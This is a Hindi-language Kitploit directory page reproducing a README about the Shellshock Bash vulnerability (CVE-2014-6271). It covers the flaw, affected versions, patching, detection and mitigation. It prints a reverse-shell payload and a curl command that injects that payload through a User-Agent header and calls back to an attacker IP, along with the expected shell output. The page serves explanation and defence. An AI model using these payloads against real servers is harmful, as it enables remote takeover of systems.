
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/0xblackash/cve-2014-6271
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणकमांड एंड कंट्रोलपेपर और शोधलर्निंग और शिक्षा
GitHub0xblackash/cve-2014-6271

CVE-2014-6271
CVE-2014-6271

रिपॉजिटरी देखें
368 महीने पहलेअभी तक समीक्षित नहीं
साझा करें

🚨 CVE-2014-6271 — “Shellshock”

shellshock

25-वर्षीय शून्य-दिवस रिमोट कोड निष्पादन GNU Bash में पर्यावरण चर के माध्यम से

Severity CVSS Affected Patched


📖 अवलोकन

CVE-2014-6271, उपनाम Shellshock (जिसे Bashdoor भी कहा जाता है), GNU Bash शेल में एक गंभीर रिमोट कोड निष्पादन (RCE) भेद्यता है।
एक हमलावर विशेष रूप से तैयार किए गए पर्यावरण चर (HTTP हेडर, DHCP, SSH आदि के माध्यम से) भेज सकता है और अंतर्निहित सर्वर तक रिमोट शेल पहुंच प्राप्त कर सकता है — अक्सर बिना प्रमाणीकरण और न्यूनतम उपयोगकर्ता इंटरैक्शन के।


🧠 भेद्यता सारांश

फ़ील्डमान
CVE IDCVE-2014-6271
गंभीरता🔴 गंभीर
CVSS10.0 (अधिकतम)
हमला वेक्टररिमोट (HTTP, DHCP, SSH, आदि.)
प्रमाणीकरण आवश्यक❌ कोई नहीं (कई वेक्टरों में)
उपयोगकर्ता इंटरैक्शन❌ कोई नहीं (CGI/DHCP मामलों में)
प्रभावपूर्ण सर्वर समझौता

⚙️ तकनीकी विवरण

📨 चरण 1 — दुर्भावनापूर्ण पर्यावरण चर

हमलावर एक विशेष रूप से तैयार चर इंजेक्ट करता है (जैसे User-Agent हेडर में):

() { :; }; /bin/bash -i >& /dev/tcp/attacker-ip/4444 0>&1

🧩 चरण 2 — Bash फ़ंक्शन पार्सिंग दोष

Bash गलती से पेलोड को एक फ़ंक्शन परिभाषा + अनुगामी कमांड के रूप में मानता है। (); के बाद का कोड तुरंत निष्पादित हो जाता है जब चर आयात किया जाता है।

💣 चरण 3 — रिमोट निष्पादन

कमांड वेब सर्वर/प्रक्रिया के विशेषाधिकारों (अक्सर root या www-data) के साथ चलता है।

परिणाम:

# Remote shell access achieved
whoami
www-data

✅ यदि ऑपरेशन सफल होता है, तो यह है कि आप वास्तव में क्या देखेंगे (चरण दर चरण):

shellshock

1. अपने टर्मिनल में (PoC चलाने के तुरंत बाद)

✅ Vulnerable! (Shellshock RCE triggered)
vulnerable
test

आप यह भी देखेंगे कि रिवर्स शेल तुरंत वापस कनेक्ट होता है।

2. जब आप डिटेक्शन कमांड चलाते हैं

env x='() { :;}; echo vulnerable' bash -c "echo test"

यह तुरंत वापस आएगा:

vulnerable
test

(यह पुष्टि करता है कि Bash ने इंजेक्ट किए गए कमांड को निष्पादित किया।)

3. सफलता का वास्तविक प्रमाण — आपके ब्राउज़र या curl में (यह वह क्षण है जब आप जानते हैं कि आपके पास पूर्ण RCE है)

एक असुरक्षित Apache CGI स्क्रिप्ट के विरुद्ध यह curl चलाएं:

curl -H "User-Agent: () { :;}; /bin/bash -i >& /dev/tcp/YOUR-IP/4444 0>&1" http://vulnerable-server/cgi-bin/test.sh

आप अपने netcat लिसनर में यह सटीक आउटपुट देखेंगे:

bash: no job control in this shell
www-data@server:/var/www$ whoami
www-data
www-data@server:/var/www$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@server:/var/www$ ls -la
total 12
drwxr-xr-x 2 www-data www-data 4096 Sep 24 14:00 .
...

यह आउटपुट सीधे आपके रिवर्स शेल में दिखाई देता है। कोई त्रुटि नहीं, कोई 404 नहीं।
इसका मतलब है कि आपके पास सर्वर पर पूर्ण रिमोट कोड निष्पादन है — पर्यावरण चर इंजेक्शन पूरी तरह से काम कर गया।


🎯 यह खतरनाक क्यों है

  • ⚡ 25-वर्षीय शून्य-दिवस (1989 से अस्तित्व में)
  • 🌐 अत्यंत विस्तृत हमला सतह (CGI, DHCP, SSH, OpenVPN, CUPS…)
  • 🔓 अधिकांश सामान्य वेक्टरों में कोई प्रमाणीकरण आवश्यक नहीं
  • 🧨 पूर्ण RCE क्षमता
  • 📂 संभावित डेटा निष्कर्षण और रैनसमवेयर प्रवेश
  • 🔁 बड़े नेटवर्कों में वर्मेबल

📦 प्रभावित संस्करण

सभी GNU Bash संस्करण:

1.14 से 4.3 (पैच स्तर 30 से पहले)

(लिनक्स, macOS, BSD, एम्बेडेड उपकरण शामिल)


✅ पैच किया गया संस्करण

तुरंत अपग्रेड करें:

Bash 4.3 पैच स्तर 30 या बाद का (4.4+ अनुशंसित)

🛡️ शमन कदम

1️⃣ तत्काल कार्रवाई

  • सभी सिस्टम पर Bash अपडेट करें:
    # Ubuntu/Debian
    apt update && apt install --only-upgrade bash
    
    # Red Hat/CentOS
    yum update bash
    

2️⃣ वेब सर्वर को मजबूत करें

  • जहां संभव हो CGI/mod_cgi अक्षम करें
  • () { को ब्लॉक करने के लिए mod_security नियमों का उपयोग करें
  • पर्यावरण चर पारित करना प्रतिबंधित करें

3️⃣ लॉग की निगरानी करें

इनकी तलाश करें:

  • () { युक्त संदिग्ध User-Agent / Referer
  • अप्रत्याशित रिवर्स शेल या आउटबाउंड कनेक्शन
  • वेब सेवाओं से Bash चाइल्ड प्रक्रियाओं को जन्म देना

🔍 डिटेक्शन टिप्स

समझौते के संकेतक शामिल हो सकते हैं:

  • () { :;}; युक्त लॉग
  • वेब सर्वर उपयोगकर्ता द्वारा बनाई गई अप्रत्याशित फ़ाइलें
  • उच्च पोर्ट पर आउटबाउंड कनेक्शन
  • वेब सर्वर द्वारा /bin/bash -i का जन्म

🧪 प्रूफ-ऑफ-कॉन्सेप्ट (अवधारणात्मक)

दुर्भावनापूर्ण हेडर/DHCP/SSH → Bash पर्यावरण चर आयात करता है
        ↓
फ़ंक्शन परिभाषा + अनुगामी कमांड निष्पादित
        ↓
मनमाना कमांड / रिवर्स शेल

📌 संबंधित भेद्यता

इस मुद्दे ने कई अनुवर्ती CVEs (अपूर्ण सुधार) को जन्म दिया:

  • CVE-2014-7169 (AfterShock)
  • CVE-2014-6277 / CVE-2014-6278
  • CVE-2014-7186 / CVE-2014-7187

📊 प्रभाव मूल्यांकन

जोखिम क्षेत्रप्रभाव
गोपनीयता🔴 उच्च
अखंडता🔴 उच्च
उपलब्धता🔴 उच्च

🧩 सीखे गए सबक

  • पर्यावरण चरों पर कभी भरोसा न करें
  • शेल में फ़ंक्शन पार्सिंग अत्यंत सख्त होनी चाहिए
  • कोर सिस्टम घटकों में लंबे समय तक रहने वाले बग विनाशकारी होते हैं
  • अकेले पैच करना पर्याप्त नहीं — हमला सतहों को मजबूत करें

📚 संदर्भ

  • NVD – CVE-2014-6271
  • Wikipedia – Shellshock
  • Red Hat Security Blog
  • Qualys Technical Analysis
  • CISA Alert TA14-268A

🚨 अंतिम अनुशंसा

यदि आप 2026 में कोई Linux/macOS/BSD सर्वर चलाते हैं: 🔥 Bash को तुरंत पैच करें (एयर-गैप्ड सिस्टम पर भी)। 💡 यदि इंटरनेट के संपर्क में आने वाले बिना पैच वाले Bash को चला रहे हैं तो समझौता मान लें। 🛡 पूर्ण लॉग समीक्षा और अखंडता जांच करें।

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    371
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    336
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    326
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    322

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →






